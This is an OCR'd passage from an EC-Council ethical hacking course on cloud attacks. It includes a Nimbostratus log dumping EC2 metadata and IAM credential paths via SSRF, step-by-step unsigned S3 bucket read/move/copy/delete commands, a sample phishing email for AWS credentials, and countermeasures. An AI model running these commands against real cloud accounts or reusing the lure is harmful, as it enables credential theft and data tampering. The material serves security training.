
```
root@mr0b0t:~/nimbostratus# ./nimbostratus -v dump-ec2-metadata --mangle-function=core.utils.mangle.mangle
Starting dump-ec2-metadata
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-manifest-path
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-type
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/local-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-action
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/profile
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/reservation-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/security-groups
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/metrics/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/mac
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-ipv4
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/services/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/local-ipv4
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/placement/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-launch-index
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-keys/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/block-device-mapping/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/info
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/Safe_way_to_distribute_aws_credentials
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/local-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/security-groups
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/public-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/vpc-ipv4-cidr-blocks
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/subnet-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/public-ipv4s
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/interface-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/mac
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/security-group-ids
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/vpc-ipv4-cidr-block
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/owner-id
```

Figure 19.64: Screenshot of Nimbostratus

Countermeasures:

- Always use IAM instead of allowing direct root access.
- Assign the least possible privileges for each cloud instance profiles and users.
- Create user-groups and allot fine-grained permissions for each group.
- Ensure to use cloud instance profiles.
- Periodically audit the permissions assigned to each user or user group.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Exploiting Misconfigured AWS S3 Buckets

Follow the steps discussed below to exploit misconfigured AWS S3 buckets.

- **Step 1: Identify S3 buckets**

  Attackers use tools, such as S3Scanner, lazys3, Bucket Finder, and s3-buckets-bruteforcer, to find the target AWS S3 buckets. Using these tools, attackers can gather the URLs of the identified buckets.

  For example, the URL of the identified S3 bucket is:

  `http://[bucket_name].s3.amazonaws.com/`

- **Step 2: Setup AWS command-line interface**

  Install **`aws-cli`** to check the AWS version and create an account.

- **Step 3: Extract access keys**

  - After creating an account, sign in, and go to **`https://console.aws.amazon.com/iam/`**
  - Select **Users → Add User**.
  - Fill in the necessary details and click on the "**Create User**" button.
  - Now, download the CSV file and extract your access keys.

- **Step 4: Configure aws-cli**

  Go to the terminal and run the following command to configure **`aws-cli`**:

  `aws configure`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 5: Identify vulnerable S3 buckets**

  Run the following command to identify exploitable S3 buckets:

  ```
  aws s3 ls s3://[bucket_name]
  ```

  ```
  aws s3 ls s3://[bucket_name] --no-sign-request
  ```

- **Step 6: Exploit S3 buckets**

  Run the following commands to manipulate the files stored in S3 buckets:


  Reading Files → **`aws s3 ls s3://[bucket_name] --no-sign-request`**

  Moving Files → **`aws s3 mv FileName s3://[bucket_name]/test-file.txt --no-sign-request`**

  Copying Files → **`aws s3 cp FileName s3://[bucket_name]/test-file.svg --no-sign-request`**

  Deleting Files → **`aws s3 rm s3://[bucket_name]/test-file.svg --no-sign-request`**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Compromising AWS IAM Credentials

The AWS IAM is used for providing identity management capabilities to AWS customers. AWS IAM helps IT administrators manage the AWS user identities and their changing levels of access to the AWS resources. Attackers can easily compromise the AWS IAM user credentials by detecting various vulnerabilities and security flaws in the cloud environment. To compromise the AWS IAM, attackers use exploitation tools such as Pacu.

Following are the various security vulnerabilities exploited by attackers to compromise AWS IAM credentials.

- **Repository Misconfigurations**

  Most organizations host their AWS keys in a shared storage on an internal network, such as the Git repository, so that developers and engineers can easily access the keys whenever necessary. However, disgruntled insiders may misuse the AWS keys. AWS keys can also be compromised if the developers unknowingly share their personal AWS keys to the shared repository.


Figure 19.65: AWS credentials exposed to the internet

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For example, the environment variables file on the GitHub (see the above figure) that was unknowingly made public reveals the AWS API keys over the Internet. Users can see the commit message while uploading this file as "updated .gitignore". AWS scans the GitHub commit messages searching for the AWS API keys and notifies the user when it is published in repositories, allowing the user to act appropriately. Nevertheless, attackers may employ the same technique for gaining access to cloud resources.

- **Social Engineering**

  Attackers use social engineering techniques, such as fake emails, calls, and SMSs, to trick users into revealing their AWS IAM credentials. For example, if a user enters only the API keys to authenticate the AWS, then an attacker can employ a simple phishing technique to steal the API keys and compromise the user account.



AWS Free Tier usage limit alerting via AWS Budgets 10/05/2018

Dear AWS Customer,

Your AWS account [redacted] has exceeded 85% of the usage limit for one or more AWS Free Tier-eligible services for the month of October.

AWS Free Tier Usage as of 10/05/2018	AWS Free Tier Usage Limit
17,345 Requests	20,000 Get Requests of Amazon S3
26.1526 GB-Mo	30 GB of Amazon Elastic Block Storage in any combination of General Purpose (SSD) or Magnetic

To learn more about your AWS Free Tier usage, please access the AWS Billing & Cost Management Dashboard. You can find more information on AWS Free Tier here.

This alert is provided by AWS Budgets. AWS automatically tracks your service usage and will alert you if you have reached 85% of the usage limit for one or more AWS Free Tier-eligible services. To unsubscribe from these alerts or to change the email address to which you would like your alerts to be sent, please visit the Cost Management Preferences

Figure 19.66: Example of a phishing email to steal AWS credentials

- **Password Reuse**

  Password reuse is a very common fault that can cause serious vulnerabilities. Most users reuse the same password for multiple services. If the attacker is able to compromise one password, he can gain access to other cloud services with the same credentials. In some scenarios, if a website is compromised, the attacker can gain access to the back-end database and retrieve password hashes or cleartext passwords stored in the database.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Vulnerabilities in AWS-Hosted Applications**
  - **Server-Side Request Forgery**

    Server-side request forgery is a common web application vulnerability used by the attackers to send random web requests to the victims from a compromised web server. The attackers target the internal EC2 metadata API, if any vulnerability is found in the web application, and make requests from the EC2 instance. Whenever an application needs access from the AWS API, an IAM instance profile gets attached to the EC2 instance for requesting temporary AWS credentials. As all this process is done via an EC2 metadata API, the attacker sends HTTP requests to the metadata URL and can easily gain access to the temporary credentials used by the application.

  - **Reading Local File**

    Generally, AWS keys are stored in various locations, such as configuration and log files, in an operating system. For example, if a user uses the AWS command-line interface aws-cli, his credentials are stored in the home directory, and the keys are stored in the environment variable file. If an attacker has already gained access to the operating system, he can read the credentials and keys stored in the operating system to perform further exploitation.

